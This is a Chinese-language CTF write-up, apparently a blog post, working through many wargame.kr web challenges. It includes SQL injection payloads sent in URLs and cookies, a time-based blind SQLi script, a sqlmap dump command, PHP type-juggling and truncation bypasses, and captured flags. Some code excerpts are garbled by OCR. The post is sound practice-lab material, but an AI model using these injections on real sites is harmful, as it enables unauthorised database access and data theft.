

# wargame.kr 大部分writeup

原创

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订阅专栏

网址: <http://wargame.kr/challenge>

## already got

这个题打开直接就在响应头信息里

## QR CODE PUZZLE

打开后发现有一段不能看的图, 查看源码发现图片被URL编码

```
<script type="text/javascript">
/**/
$(function(){ $('#join_img').attr('src',unescape('%2F%69%6d%67%2F%71%72%2e%70%6e%67'));
$('#join_img').jqPuzzle({rows:6,cols:6,shuffle:true,numbers:false,control:false,style:{overlap:false}
hide_pz();});
function hide_pz(){
var pz=$('#join_img div'); if(pz[pz.length-2]){$(pz[1]).remove();$(pz[pz.length-2]).remove();}else{se
}
}
/*]]&gt;*/
&lt;/script&gt;</pre></div><div data-bbox="42 672 808 688" data-label="Text"><p>将 <code>%2F%69%6d%67%2F%71%72%2e%70%6e%67</code> 解码后得到 <code>/img/qr.png</code>, 访问得到二维码, 随后得到网址, 即得flag</p></div><div data-bbox="53 710 321 736" data-label="Section-Header"><h2>congratulations!!</h2></div><div data-bbox="53 756 668 777" data-label="Text"><p>Flag is : 9e64b8b1fb66a78983a18ef029293506c5ef54b6</p></div><div data-bbox="42 818 174 837" data-label="Section-Header"><h2>flee button</h2></div><div data-bbox="42 853 413 869" data-label="Text"><p>打开后查看源码, 得到一个链接, 直接访问即得flag</p></div><div data-bbox="42 882 205 903" data-label="Section-Header"><h2>login filtering</h2></div><div data-bbox="42 917 226 932" data-label="Text"><p>查看源码, 得到关键代码</p></div>
```

```

if(isset($_POST['id']) && isset($_POST['ps'])){
    include("../lib.php"); # include for auth_code function.

    mysql_connect("localhost","login_filtering","login_filtering_pz");
    mysql_select_db ("login_filtering");
    mysql_query("set names utf8");

    $key = auth_code("login_filtering");

    $id = mysql_real_escape_string(trim($_POST['id']));
    $ps = mysql_real_escape_string(trim($_POST['ps']));

    $row=mysql_fetch_array(mysql_query("select * from user where id='$id' and ps=md5('$ps')"));

    if(isset($row['id'])){
        if($id=='guest' || $id=='blueh4g'){
            echo "your account is blocked";
        }else{
            echo "login ok".<br />";
            echo "Password : ".$key;
        }
    }else{
        echo "wrong..";
    }
}
}

```

并给出了两个用户

```

you have blocked accounts.

guest / guest
blueh4g / blueh4g1234ps

```

由于mysql\_real\_escape\_string的存在，会将特殊字符转义，再加上固定编码格式为UTF-8，基本上防止绕过。如此，就只能在比较上下功夫，由于数据库没有进行大小写严格的过滤，所以利用大小写来绕过比较判断。所以提交id=Guest&ps=guest 即得flag

## WTF\_CODE

打开看一片空白，但有的是tab，有的是空格，猜测是whitespace语言，脚本破解

```
def t2i(str):
    out = 0
    for i in range(0,8):
        out += int(str[i])*(2**(7-i))
    return out

f = open("C:/Users/lanlan/Desktop/source_code.ws", "rb")
x = f.readline()
x = f.readline()
ans=""
k = 0
while x:
    out = ''
    for c in x:
        if c==' ':
            out += '0'
        else:
            out += '1'
    x = f.readline()
    l = len(out)
    if 8 <= l <= 11 and k%2 ==0:
        print out
        c = t2i('0'+out[l-8:l-1])
        #print c
        #print chr(c)
        ans+= chr(c)
    k+=1
f.close()
print ans
```

即得flag

## DB is really GOOD

首先确定数据库类型，通过 `write.php` 尝试各种字符，知道加 `/` 促使报错，知道是 `sqlite` 数据库

```
Raw Params Headers Hex
Origin: http://wargame.kr:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://wargame.kr:8080/db_is_really_good/write.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=d10am9rt0209o0gundd49mu9c5;
ci_session=a%3A10%3A%7B%3A10%3A%22session_id%22%3B%3A32%3A%22b9b15d0331779856a59193ff81fc3ca1%22%3B%3A10%3A%22ip_address%22%3B%3A14%3A%2218.29.102.117%22%3B%3A10%3A%22user_agent%22%3B%3A11%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B+Win64%3B+x64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.2924.87+Safari%2F537.36%22%3B%3A13%3A%22last_activity%22%3B%3A1488453710%3B%3A9%3A%22user_data%22%3B%3A0%3A%22%3B%3A4%3A%22name%22%3B%3A9%3A%22Ni9htMar3%22%3B%3A5%3A%22email%22%3B%3A16%3A%22591612329%40qq.com%22%3B%3A4%3A%22lang%22%3B%3A3%3A%22eng%22%3B%3A11%3A%22achievement%22%3B%3A7%3A%22default%22%3B%3A5%3A%22point%22%3B%3A4%3A%221850%22%3B%3A7D91ac66495385d930db352369275da86c7065240a
Connection: close
user_id=a/dmain

Date: Thu, 02 Mar 2017 11:35:49 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-lubuntu4.21
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 452
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>Fatal error</b>: Uncaught exception 'Exception' with message
'Unable to open database: unable to open database file' in
/home/www/db_is_really_good/sqlite3.php:7
Stack trace:
#0 /home/www/db_is_really_good/sqlite3.php(7) :
SQLite3-&gt;open(' /db/wkrm_a/dmi...')
#1 /home/www/db_is_really_good/memo.php(14) :
MyDB-&gt;__construct(' /db/wkrm_a/dmi...')
#2 {main}
  thrown in <b>/home/www/db_is_really_good/sqlite3.php</b> on line
<b>7</b><br />
http://blog.csdn.net/Ni9htMar3
```

通过查找规律可以知道 `sqlite` 数据库的 `db` 文件位置在 `/db/wkrm_username.db` 处，直接访问下载得到 `db` 文件直接 `notepad++` 查看，最后发现文件路径

```
Here is flag!
p:./dhkdnd1swmdzltng.php:
```

访问即得flag

## fly me to the moon

打开是一个游戏，貌似需要分数很高，通过提示需要作弊修改，查看源码没有发现情况，直接一步一步抓包

```
POST /fly_me_to_the_moon/high-scores.php HTTP/1.1
Host: wargame.kr:8080
Content-Length: 18
Accept: */*
Origin: http://wargame.kr:8080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://wargame.kr:8080/fly_me_to_the_moon/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=d10am9rt0209o0gundd49mu9c5;
ci_session=a%3A11%3A%7B%3A10%3A%22session_id%22%3B%3A32%3A%22582931b95218470955a23c894f258ad1%22%3B%3A10%3A%22ip_address%22%3B%3A14%3A%2218.29.102.117%22%3B%3A10%3A%22user_agent%22%3B%3A11%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B+Win64%3B+x64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.2924.87+Safari%2F537.36%22%3B%3A13%3A%22last_activity%22%3B%3A1488457564%3B%3A9%3A%22user_data%22%3B%3A0%3A%22%3B%3A4%3A%22name%22%3B%3A9%3A%22Ni9htMar3%22%3B%3A5%3A%22email%22%3B%3A16%3A%22591612329%40qq.com%22%3B%3A4%3A%22lang%22%3B%3A3%3A%22eng%22%3B%3A11%3A%22achievement%22%3B%3A7%3A%22default%22%3B%3A5%3A%22point%22%3B%3A4%3A%2222350%22%3B%3A14%3A%22last_auth_time%22%3B%3A1488454878%3B%3A7D235b405cacf12dad412d9e07422cf7dad2a9c9be
Connection: close
token=9643&score=1
http://blog.csdn.net/Ni9htMar3
```

在 `high-scores.php` 页面修改分数，修改很大，最后得到flag

## md5\_compare

查看，发现是 `md5` 弱类型比较

```

if (isset($_GET['v1']) && isset($_GET['v2'])) {
    sleep(3); // anti brute force

    $chk = true;
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];

    if (!ctype_alpha($v1)) {$chk = false;}
    if (!is_numeric($v2)) {$chk = false;}
    if (md5($v1) != md5($v2)) {$chk = false;}

    if ($chk){
        include("../lib.php");
        echo "Congratulations! FLAG is : ".auth_code("md5_compare");
    } else {
        echo "Wrong...";
    }
}
}

```

Congratulations! FLAG is : 130193d234e35958a029dca1b7c051b5db40b65e

VALUE 1 :

VALUE 2 :

<http://blog.csdn.net/Ni9htMar3>

## md5 password

是一个关于MD5加密后的sql注入，直接

[链接](#)

hello admin!

Password : bdb814fe56292b1f0ed5ab2ac9491942efbfadb3

password :   <http://blog.csdn.net/Ni9htMar3>

## strcmp

```

<?php
require("../lib.php"); // for auth_code function

$password = sha1(md5(rand()).file_get_contents("/var/lib/dummy_file")).rand();

if (isset($_GET['view-source'])) {
    show_source(__FILE__);
    exit();
} else if (isset($_POST['password'])) {
    sleep(1); // do not brute force!
    if (strcmp($_POST['password'], $password) == 0) {
        echo "Congratulations! Flag is <b>" . auth_code("strcmp") . "</b>";
        exit();
    } else {
        echo "Wrong password..";
    }
}
}
?>

```

同样是一个弱类型比较

Load URL: http://wargame.kr:8080/strcmp/

Split URL

Execute

Post data:  Enable Post data  Enable Referrer

password[]=1

Congratulations! Flag is **dbc0148e1ad87421cd6efad82b0518271cdc5ec9**

<http://blog.csdn.net/Ni9htMar3>

## type confusion

Load URL: http://wargame.kr:8080/type\_confusion/

Split URL

Execute

Post data:  Enable Post data  Enable Referrer

json={"key":0}

{"code":true,"flag":"c9dbf14859ba8dcd4b6be04140db199ed73f7088"}

<http://blog.csdn.net/Ni9htMar3>


## tmitter

打开看是一个伪造的注册登录界面，由于提示要求 `admin` 进入，但不知道其密码，在注册的页面得到提示

```
<tr><td>ID</td><td><input type="text" name="id" maxlength="32"></td><td class="ex">at least 4char</td></tr>
<tr><td>PS</td><td><input type="password" name="ps" maxlength="32"></td><td class="ex">at least 7char</td></tr>
<tr><td colspan=2><input type="submit" value="join"></td></tr>
</table>
</form>
</body>
<!-- hint : you need join with admin -->
```

<http://blog.csdn.net/Ni9htMar3>

是利用最大长度截断来强行注册admin达到修改密码的目的



<http://blog.csdn.net/Ni9htMar3>

由于有 `trim()` 存在会过来首尾两段空格，所以在一堆空格后面附加 `1` 来绕过，最后通过此函数来强行注册


## SimpleBoard

首先可以知道 `http://wargame.kr:8080/SimpleBoard/read.php?idx=5` 是一个注入点，查看源码关键部分

```
public function read($idx){
    $idx = mysql_real_escape_string($idx);
    if ($this->read_chk($idx) == false){
        $this->inc_hit($idx);
    }
    return $this->db->get_query("select * from {$this->table} where idx=$idx");
}
private function read_chk($idx){
    if(strpos($_COOKIE['view'], "/" . $idx) !== false) {
        return true;
    } else {
        return false;
    }
}
```

从这可以知道当输入 `idx` 的时候，相应的cookie也要加上 `idx` 部分才能正常提交

首先查看数据库



```
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: view=%2F5+union+select+1,2,3,database();
ci_session=a%3A10%3A7Bs%3A10%3A22session_id%22%3B%3A32%3A226cbe24daba4f71f301a6ee62b8cb666%22%3B%3A10%3A22ip_address%22%3B%3A14%3A22218.29.102.117%22%3B%3A10%3A22user_agent%22%3B%3A11%3A22Mozilla%2F5.0+%28Windows+NT+10.0%3B+Win64%3B+x64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.2924.87+Safari%2F537.36%22%3B%3A13%3A22last_activity%22%3B%3A1488499940%3B%3A9%3A22user_data%22%3B%3A0%3A22%22%3B%3A4%3A22name%22%3B%3A9%3A22Ni9htMar3%22%3B%3A5%3A22email%22%3B%3A16%3A22591612329%40qq.com%22%3B%3A4%3A22language%22%3B%3A3%3A22eng%22%3B%3A11%3A22achievement%22%3B%3A7%3A22default%22%3B%3A5%3A22point%22%3B%3A4%3A225550%22%3B%3A7D0105989737faab89440d020e0fc33442a33c06ff
Connection: close
```

```
<style>
    td {padding:3px; border:1px solid #ddd;}
    td:first-child, td:last-child {text-align:center;
font-weight:bold;}
thead td {font-weight:bold; text-align:center;}
tbody td {padding:20px;}
tfoot td {text-align:center;}
</style>
<table>
    <thead>
        <tr><td>NUM</td><td>TITLE</td><td>HIT</td></tr>
        <tr><td>1</td><td>2</td><td>3</td></tr>
    </thead>
    <tbody>
        <td colspan=3>SimpleBoard</td>
    </tbody>
</table>
http://blog.csdn.net/Ni9htMar3
```

### 数据库名为 SimpleBoard

查看表名

```
GET /SimpleBoard/read.php?idx=5+union+select+1,group_concat(table_name),3,4+from+information_schema.tables+where+table_schema=database() HTTP/1.1
Host: wargame.kr:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie:
view=%2F5+union+select+1,group_concat(table_name),3,4+from+information_schema.tables+where+table_schema=database();
ci_session=a%3A10%3A7Bs%3A10%3A22session_id%22%3B%3A32%3A226cbe24daba4f71f301a6ee62b8cb666%22%3B%3A10%3A22ip_address%22%3B%3A14%3A22218.29.102.117%22%3B%3A10%3A22user_agent%22%3B%3A11%3A22Mozilla%2F5.0+%28Windows+NT+10.0%3B+Win64%3B+x64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.2924.87+Safari%2F537.36%22%3B%3A13%3A22last_activity%22%3B%3A1488499940%3B%3A9%3A22user_data%22%3B%3A0%3A22%22%3B%3A4%3A22name%22%3B%3A9%3A22Ni9htMa
```

```
HTTP/1.1 200 OK
Date: Fri, 03 Mar 2017 00:32:39 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Vary: Accept-Encoding
Content-Length: 560
Connection: close
Content-Type: text/html; charset=UTF-8

<style>
    td {padding:3px; border:1px solid #ddd;}
    td:first-child, td:last-child {text-align:center;
font-weight:bold;}
thead td {font-weight:bold; text-align:center;}
tbody td {padding:20px;}
tfoot td {text-align:center;}
</style>
<table>
    <thead>
        <tr><td>NUM</td><td>TITLE</td><td>HIT</td></tr>
        <tr><td>1</td><td>2</td><td>3</td></tr>
    </thead>
    <tbody>
        <td colspan=3>SimpleBoard</td>
    </tbody>
</table>
http://blog.csdn.net/Ni9htMar3
```

### 得到关键表名 README

查看列名

```
GET /SimpleBoard/read.php?idx=5+union+select+1,group_concat(column_name),3,4+from+information_schema.columns+where+table_name=0x5245414444d5 HTTP/1.1
Host: wargame.kr:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie:
view=%2F5+union+select+1,group_concat(column_name),3,4+from+information_schema.columns+where+table_name=0x5245414444d5;
ci_session=a%3A10%3A7Bs%3A10%3A22session_id%22%3B%3A32%3A226cbe24daba4f71f301a6ee62b8cb666%22%3B%3A10%3A22ip_address%22%3B%3A14%3A22218.29.102.117%22%3B%3A10%3A22user_agent%22%3B%3A11%3A22Mozilla%2F5.0+%28Windows+NT+10.0%3B+Win64%3B+x64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.2924.87+Safari%2F537.36%22%3B%3A13%3A22last_activity%22%3B%3A1488499940%3B%3A9%3A22user_data%22%3B%3A0%3A22%22%3B%3A4%3A22name%22%3B%3A9%3A22Ni9htMar3%22%3B%3A5%3A22email%22%3B%3A16%3A22591612329%40qq.com%22%3B%3A4%3A22language%22%3B%3A3%3A22eng%22%3B%3A11%3A22achievement%22%3B%3A7%3A22default%22%3B%3A5%3A22point%22%3B%3A4%3A225550%22%3B%3A7D0105989737faab89440d020e0fc3344
```

```
HTTP/1.1 200 OK
Date: Fri, 03 Mar 2017 00:39:14 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Vary: Accept-Encoding
Content-Length: 546
Connection: close
Content-Type: text/html; charset=UTF-8

<style>
    td {padding:3px; border:1px solid #ddd;}
    td:first-child, td:last-child {text-align:center;
font-weight:bold;}
thead td {font-weight:bold; text-align:center;}
tbody td {padding:20px;}
tfoot td {text-align:center;}
</style>
<table>
    <thead>
        <tr><td>NUM</td><td>TITLE</td><td>HIT</td></tr>
        <tr><td>1</td><td>flag</td><td>3</td></tr>
    </thead>
    <tbody>
        <td colspan=3>SimpleBoard</td>
    </tbody>
</table>
http://blog.csdn.net/Ni9htMar3
```

### 列名flag

最后得到具体值

```
GET /SimpleBoard/read.php?idx=5+union+select+1,flag,3,4+from+README HTTP/1.1
Host: wargame.kr:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie:
view=%2F5+union+select+1,flag,3,4+from+README;
ci_session=a%3A10%3A7Bs%3A10%3A22session_id%22%3B%3A32%3A226cbe24daba4f71f301a6ee62b8cb666%22%3B%3A10%3A22ip_address%22%3B%3A14%3A22218.29.102.117%22%3B%3A10%3A22user_agent%22%3B%3A11%3A22Mozilla%2F5.0+%28Windows+NT+10.0%3B+Win64%3B+x64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.2924.87+Safari%2F537.36%22%3B%3A13%3A22last_activity%22%3B%3A1488499940%3B%3A9%3A22user_data%22%3B%3A0%3A22%22%3B%3A4%3A22name%22%3B%3A9%3A22Ni9htMar3%22%3B%3A5%3A22email%22%3B%3A16%3A22591612329%40qq.com%22%3B%3A4%3A22language%22%3B%3A3%3A22eng%22%3B%3A11%3A22achievement%22%3B%3A7%3A22default%22%3B%3A5%3A22point%22%3B%3A4%3A225550%22%3B%3A7D0105989737faab89440d020e0fc3344
```

```
HTTP/1.1 200 OK
Date: Fri, 03 Mar 2017 00:41:09 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Vary: Accept-Encoding
Content-Length: 582
Connection: close
Content-Type: text/html; charset=UTF-8

<style>
    td {padding:3px; border:1px solid #ddd;}
    td:first-child, td:last-child {text-align:center;
font-weight:bold;}
thead td {font-weight:bold; text-align:center;}
tbody td {padding:20px;}
tfoot td {text-align:center;}
</style>
<table>
    <thead>
        <tr><td>NUM</td><td>TITLE</td><td>HIT</td></tr>
    </thead>
    <tbody>
        <td colspan=3>SimpleBoard</td>
    </tbody>
</table>
http://blog.csdn.net/Ni9htMar3
```



## web chatting

是一个SQL注入的题，首先随便输一个ID进去查看源码，得到注入点 `t=1&ni=0`  
得到数据库



Load URL Split URL Execute


`http://wargame.kr:8080/web_chatting/chatview.php?t=1&ni=0 union select 1,version(),database(),4,5--`

Enable Post data  Enable Referrer

5.54-0ubuntu0.14.04.1 (5..\*) : web\_chatting

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得到表



Load URL Split URL Execute


`http://wargame.kr:8080/web_chatting/chatview.php?t=1&ni=0 union select 1,group_concat(table_name),3,4,5 from information_schema.tables where table_schema=database()--`

Enable Post data  Enable Referrer

chat\_log,chat\_log\_secret (5..\*) : 3

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尝试 chat\_log\_secret



Load URL Split URL Execute


`http://wargame.kr:8080/web_chatting/chatview.php?t=1&ni=0 union select 1,group_concat(column_name),3,4,5 from information_schema.columns where table_name=0x636869747566636675736563726574--`

Enable Post data  Enable Referrer

readme (5..\*) : 3

<http://blog.csdn.net/Ni9htMar3>

得到flag



Load URL Split URL Execute

`http://wargame.kr:8080/web_chatting/chatview.php?t=1&ni=0 union select 1,readme,3,4,5 from chat_log_secret--`

Enable Post data  Enable Referrer

5569213b12c845d6998303adb3065fcd61f9b96 (5..\*) : 3


<http://blog.csdn.net/Ni9htMar3>

## img recovery

开始用谷歌打开，发现



用火狐打开



将两个拼起来就得到二维码，扫描得到密码，登陆即可

## ip log table

直接sqlmap跑吧

```
D:\工具\sqlmap\sqlmapproject-sqlmap-aa21550>sqlmap.py -u http://wargame.kr:8080/ip_log_table/chk.php --data="idx=1" --table=ip_log_table --table-headers="ip,comment" --table-columns="ip,comment" --dump
```

<http://blog.csdn.net/Ni9htMar3>

id	idx	ps
blue_admin	1	Oh~mvp4ss!

congratulation!!  
flag is

**f0bf94ce61ed79c0a9a830ce174bf316c4597db0**

<http://blog.csdn.net/Ni9htMar3>

## loney\_guys

经过测试，是order by 后的注入，直接脚本

```

import requests

url = 'http://wargame.kr:8080/lonely_guys/'

def sendsort(pstr):
    data = {'sort':pstr}
    s=requests.post(url=url,data=data)
    sec=s.elapsed.seconds
    if sec < 3:
        return 1
    else:
        return 0

TEMPLATE = 'desc,if((ascii(mid((select database() limit 1),%d,1))>%d),1,sleep(2))'
# database len=11 lonely_guys
#TEMPLATE = 'desc,if((ascii(mid((select table_name from information_schema.tables where table_schema=da
# table_name len=7 authkey
#TEMPLATE = 'desc,if((ascii(mid((select column_name from information_schema.columns where table_name=0x
#len = 7 authkey
#TEMPLATE = 'desc,if((ascii(mid((select * from authkey limit 1),%d,1))>%d),1,sleep(2))'
# key len = 40

for i in range(1,50):
    if sendsort(TEMPLATE%(i,0)) == 0:
        print i,'OK'
        break
    else:
        print i

flag = []
for i in range(1,41):
    a = 31
    b = 128
    while abs(a-b)>1:
        c = int((a+b)/2)
        if sendsort(TEMPLATE%(i,c)) == 1:
            a = c
        else:
            b = c
    if sendsort(TEMPLATE%(i,a)) == 0:
        c = a
    else:
        c = b
    print chr(c),
    flag.append(chr(c))

print 'Flag:',''.join(flag)

```

```

32 OK
Flag: lonely_guys
请按任意键继续. . .

```

```

w b c 8 e e c 1 4 9 c 8 7 7 3 4 e a a 3 2 0 9 e 9 2 9 f e 4 f 5 8 1 0 b 3 5 6 4 0 Flag: bc8eec149c87734eaa3209e929fe4f5810b35640
#b35640

```

# dmbs335

首先先看源码

```
<?php

if (isset($_GET['view-source'])) {
    show_source(__FILE__);
    exit();
}

include("../lib.php");
include("./inc.php"); // Database Connected

function getOperator(&$operator) {
    switch($operator) {
        case 'and':
        case '&&':
            $operator = 'and';
            break;
        case 'or':
        case '||':
            $operator = 'or';
            break;
        default:
            $operator = 'or';
            break;
    }
}

if(preg_match('/session/isUD',$_SERVER['QUERY_STRING'])) {
    exit('not allowed');
}

parse_str($_SERVER['QUERY_STRING']);
getOperator($operator);
$keyword = addslashes($keyword);
$where_clause = '';

if(!isset($search_cols)) {
    $search_cols = 'subject|content';
}

$cols = explode('|',$search_cols);

foreach($cols as $col) {
    $col = preg_match('/^(subject|content|writer)$/isDU',$col) ? $col : '';
    if($col) {
        $query_parts = $col . " like '%" . $keyword . "%'";
    }

    if($query_parts) {
        $where_clause .= $query_parts;
        $where_clause .= ' ';
        $where_clause .= $operator;
        $where_clause .= ' ';
        $query_parts = '';
    }
}
}
```



```

if(!isset($search_cols)) {
    $search_cols = 'subject|content';
}

$cols = explode('|',$search_cols);

foreach($cols as $col) {
    $col = preg_match('/^(subject|content|writer)$|isDU',$col) ? $col : '';
    if($col) {
        $query_parts = $col . " like '%" . $keyword . "%'";
    }
}

```

这个正则只要 `$search_cols` 不为 `subject|content` 就行

当 `$col` 返回为 `False` 时, `$keyword` 就无效

分析后开始注入

数据库

Num	subject	content	writer
1	2	3	dmbs335

subject   or  and

<http://blog.csdn.net/Ni9htMar3>

表

Num	subject	content	writer
1	2	3	Th1s_1s_Flag_tbl
1	2	3	board

subject   or  and

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## 列

Load URL

Split URL

Execute

Enable Post data  Enable Referrer

Post data

Num	subject	content	writer
1	2	3	flag

subject   or  and

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## flag

INT

Load URL

Split URL

Execute

Enable Post data  Enable Referrer

Post data

Num	subject	content	writer
1	2	3	692c64bec4a86d4ad2e084b3649a68c72b3ee210

subject   or  and

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## jff3\_magic

这个利用了PHP中的“魔术哈希”

打开后是一个弹窗，用火狐会直接返回，但是用chrome会打开一个类似博客的页面

直接F12有提示，但、下载后得到的 .swp 看的

```
@mysql_fetch_array($q);NOJ $q = mysql_query("select * from member where
no=".$GET['no']);NOJ exit("No Hack -
".$test);NOJ if ($test != 0){NOJ $test =
custom_firewall($GET['no']);NOJ *****/NOJ Admin check &
No Parameter Filtering..NOJ /*****NOJ
NOJ </header>NOJ <h2>Magic</h2>NOJ <header>NOJ <
div class="container">NOJ <section id="vote" class="two">NOJ <!-- Portfolio -->NOJ -->NOJ </section>NOJ </div>NOJ <a href=
"portfolio" class="button scrolly">Vote</a>NOJ <!-- footer -->NOJ </div>NOJ </header>NOJ <!-- site template
